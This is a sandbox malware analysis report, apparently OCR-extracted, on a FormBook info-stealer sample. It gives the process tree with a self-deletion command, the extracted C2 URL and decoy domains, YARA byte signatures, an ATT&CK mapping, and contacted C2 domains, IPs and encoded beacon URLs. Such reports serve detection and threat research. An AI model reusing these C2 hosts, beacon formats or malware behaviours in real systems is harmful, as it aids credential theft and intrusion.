ID: 385307
Sample Name: 4oItdZkNOZ.exe
Cookbook: default.jbs
Time: 10:01:28
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 4oItdZkNOZ.exe

Overview

General Information

Sample Name:	4oItdZkNOZ.exe
Analysis ID:	385307
MD5:	36cf33e57ccccf3…
SHA1:	f54422966fd1e5f…
SHA256:	9914c8ad9ea031..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- 4oItdZkNOZ.exe (PID: 4744 cmdline: 'C:\Users\user\Desktop\4oItdZkNOZ.exe' MD5: 36CF33E57CCCCF3754B57AB14E623E57)
  - 4oItdZkNOZ.exe (PID: 3540 cmdline: 'C:\Users\user\Desktop\4oItdZkNOZ.exe' MD5: 36CF33E57CCCCF3754B57AB14E623E57)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cscript.exe (PID: 5708 cmdline: C:\Windows\SysWOW64\cscript.exe MD5: 00D3041E47F99E48DD5FFFEDF60F6304)
        - cmd.exe (PID: 4928 cmdline: /c del 'C:\Users\user\Desktop\4oItdZkNOZ.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.th0rgramm.com/hx3a/"
  ],
  "decoy": [
    "xn--ol-xia.com",
    "gracieleesgiftsandmore.com",
    "invenufas.com",
    "nexgencoder.com",
    "virginiabrightseleccion.com",
    "selectenergyservicestx.com",
    "warchocki.com",
    "xn--comercialvioo-tkb.website",
    "losangelesbraiders.com",
    "skaraonline.com",
    "freeworldsin.com",
    "jabberjawmobile.com",
    "orgoneartist.com",
    "xyfzfl.com",
    "arooko.com",
    "investmentpartners.limited",
    "ugonget.com",
    "ringforklift.com",
    "recovatek.com",
    "bukannyaterbuai24.com",
    "formula-kuhni.com",
    "cyfss.com",
    "stkify.com",
    "aksharnewtown.com",
    "libroricardoanaya.com",
    "phillhutt.com",
    "mywinnersworld.com",
    "school17obn.com",
    "cocoshop.info",
    "netzcorecloud.com",
    "bookbeachchairs.com",
    "summitsolutionsnow.com",
    "yakudatsu-hikaku.com",
    "elitedrive.net",
    "jjwheelerphotography.com",
    "motcamket.com",
    "hatikuturkila.com",
    "tonton-koubou.com",
    "roughcuttavernorder.com",
    "leagueofconsciouscreatives.com",
    "worldsabroad.com",
    "ezmodafinil.com",
    "apettelp.club",
    "xn--jvrr98g37n88d.com",
    "gobiodisc.com",
    "alliedcds.com",
    "jillspickles.com",
    "alfenas.info",
    "herbalyesman.xyz",
    "sugary-sweet.com",
    "rigscart.com",
    "curiget.xyz",
    "stacksyspro.net",
    "sxqyws.net",
    "solocubiertos.com",
    "actuualizarinfruma.com",
    "thecurmudgeonsspeakout.com",
    "paydaegitimkurumlari.com",
    "sellingdealsinheels.com",
    "dezhou8.xyz",
    "thelitigatorsbookclub.com",
    "rainbowsdepot.com",
    "serenityislegalveston.com",
    "contactredzonetalent.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000003.00000002.604139164.0000000002B50000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000003.00000002.603084616.0000000000300000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000003.00000002.603084616.0000000000300000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
1.2.4oItdZkNOZ.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.4oItdZkNOZ.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
1.2.4oItdZkNOZ.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
1.1.4oItdZkNOZ.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.1.4oItdZkNOZ.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
4oItdZkNOZ.exe	31%	Virustotal		Browse
4oItdZkNOZ.exe	14%	Metadefender		Browse
4oItdZkNOZ.exe	33%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsv773C.tmp\m9c3uhgbfqo.dll	10%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.2.4oItdZkNOZ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.4oItdZkNOZ.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.4oItdZkNOZ.exe.26a0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.cscript.exe.4784e8.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
3.2.cscript.exe.4f57960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
alliedcds.com	0%	Virustotal		Browse
www.yakudatsu-hikaku.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.formula-kuhni.com/hx3a/?yvLp6=caEAE6TOQuxSMBR5BS8nf+GDaIfP+W5I+A7g/UPOg7+JEug9q1NgoLt4ZSWomvYtgt6I+7SvKg==&6l=t8eTzfA8rB7py	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tonton-koubou.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpQ9kpTkv8g1Bmau5WA==	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.xn--ol-xia.com/hx3a/?yvLp6=o+3wYjNifdE6FKE0bOiznyo8jGn7vjVVrJpNZHKkq7PaCapngpRQoMcVskl66UoDGo5EztP+UQ==&6l=t8eTzfA8rB7py	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.recovatek.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=fCmUcBRhMrUy3w+kl11B/xiypSW2fUD8cU7Pu3gqArK5c3pJn3j9k/DsIYu7GSRGk0uMV4XXlw==	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://https://www.yakudatsu-hikaku.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=tI3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.aksharnewtown.com/hx3a/?yvLp6=UKCdSLR+lyrQbbbCP2MhlUsk7yfSGMFZEurQt1OYEDE1Z8eZbIDIkuaz0L4nWes64WGYrYxAqg==&6l=t8eTzfA8rB7py	100%	Avira URL Cloud	malware	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jabberjawmobile.com/hx3a/?yvLp6=cNQmpavEJfLRVSDxdHUFAARwayWBvklnexOaeKif2gi+yGNN3QCAF1RUuDonfjyO2vX8uvakBQ==&6l=t8eTzfA8rB7py	0%	Avira URL Cloud	safe	
www.th0rgramm.com/hx3a/	0%	Avira URL Cloud	safe	
http://www.investmentpartners.limited/hx3a/?yvLp6=brq1n3aPok8cFP+QyTVVGry8TF4KLIKYulSDbrE0IIbdXAl5b54voPCnFdnaruz10AJ9JKXZsg==&6l=t8eTzfA8rB7py	0%	Avira URL Cloud	safe	
http://www.stacksyspro.net/hx3a/?6l=t8eTzfA8rB7py&yvLp6=gkm2pEh8KEmpulawdvJ1V43zAdeU214KS2HTFZoK2O2SsOEqfkF7FZJwvCYR1UF8Rs6N914p1Q==	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.yakudatsu-hikaku.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=tl3SrGzIvW6pivz42JGLXvW3gzDpE2zUYLW8n1w7wouCbacCZl2dqvUI+ajsT2GFRHOaP55G6g==	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.alliedcds.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=3BonITYdxMn0gLM+WELVYgnSp+qYa6n19HgYUH50ozUw04GLDm+bjpbdD44/kvkXIDtuAUMMsA==	100%	Avira URL Cloud	malware	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.ugonget.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=qBahC4CKT3yOn5twSoz5N4YsmdYqg0jdF6L89PfdPPedh7rnw+4FXiJe9HO6V7yUZIpJ8/Yz5A==	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
alliedcds.com	107.180.50.167	true	true	• 0%, Virustotal, Browse	unknown
www.tonton-koubou.com	163.44.185.226	true	true		unknown
www.yakudatsu-hikaku.com	118.27.95.215	true	true	• 0%, Virustotal, Browse	unknown
www.xn--ol-xia.com	81.17.18.198	true	true		unknown
www.jabberjawmobile.com	104.21.37.16	true	true		unknown
stacksyspro.net	34.102.136.180	true	false		unknown
aksharnewtown.com	103.86.176.10	true	true		unknown
www.formula-kuhni.com	91.236.136.12	true	true		unknown
www.stkify.com	172.67.210.123	true	true		unknown
ugonget.com	34.102.136.180	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
investmentpartners.limited	34.102.136.180	true	false		unknown
www.aksharnewtown.com	unknown	unknown	true		unknown
www.stacksyspro.net	unknown	unknown	true		unknown
www.th0rgramm.com	unknown	unknown	true		unknown
www.investmentpartners.limited	unknown	unknown	true		unknown
www.rainbowsdepot.com	unknown	unknown	true		unknown
www.recovatek.com	unknown	unknown	true		unknown
www.alliedcds.com	unknown	unknown	true		unknown
www.selectenergyservicestx.com	unknown	unknown	true		unknown
www.ugonget.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.formula-kuhni.com/hx3a/?yvLp6=caEAE6TOQuxSMBR5BS8nf+GDaIfP+W5l+A7g/UPOg7+JEug9q1NgoLt4ZSWomvYtgt6l+7SvKg==&6l=t8eTzfA8rB7py	true	• Avira URL Cloud: safe	unknown
http://www.tonton-koubou.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=vULSFbXUfWqfH/UQKANXmh//LRVD9fF+bm7wgJ2FfsCiVE70xyhWGRMHpQ9kpTkv8g1Bmau5WA==	true	• Avira URL Cloud: safe	unknown
http://www.xn--ol-xia.com/hx3a/?yvLp6=o+3wYjNifdE6FKE0bOiznyo8jGn7vjVVrJpNZHKkq7PaCapngpRQoMcVskl66UoDGo5EztP+UQ==&6l=t8eTzfA8rB7py	true	• Avira URL Cloud: safe	unknown
http://www.recovatek.com/hx3a/?6l=t8eTzfA8rB7py&yvLp6=fCmUcBRhMrUy3w+kl11B/xiypSW2fUD8cU7Pu3gqArK5c3pJn3j9k/DsIYu7GSRGk0uMV4XXIw==	true	• Avira URL Cloud: safe	unknown

